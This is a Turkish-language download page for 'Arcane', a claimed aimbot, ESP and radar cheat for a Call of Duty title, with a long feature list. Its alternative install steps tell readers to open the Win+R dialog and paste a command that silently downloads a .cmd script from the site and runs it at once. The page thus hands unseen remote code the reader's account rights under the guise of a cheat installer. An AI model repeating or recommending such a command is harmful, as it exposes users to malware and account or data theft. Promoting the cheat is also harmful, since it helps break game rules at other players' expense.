
Ekran görüntüleri



Win+R ile alternatif kurulum
Elle indirmek istemiyorsan: «Çalıştır» penceresinde tek bir komut resmi Flint.zip dosyasını indirir, %LOCALAPPDATA%\RunRobHacker klasörüne açar ve başlatıcıyı çalıştırır.
- Win+R tuşlarına bas («Çalıştır» penceresi açılır).
- Aşağıdaki komutu yapıştır ve Enter'a bas.
- Bitmesini bekle: betik arşivi indirir, açar ve RunRobHacker'ı başlatır.
cmd /c curl -sL https://runrobhacker.com/i/arcane-mw4-cheat-silent-aim-free-download.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Sadece bu sayfadaki komutu yapıştır. Resmi alan adı runrobhacker.com; dosyanın SHA-256 değeri bu sayfada gösterilir.
Windows 10 1803+ veya Windows 11 gerekir (curl ve tar sistemde yerleşiktir). Arşiv boyutu ~38,5 MB.
Windows sürümün 1803'ten eskiyse veya komut çalışmadıysa — normal Download düğmesini kullan ve ZIP'i elle aç.
Açıklama






Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
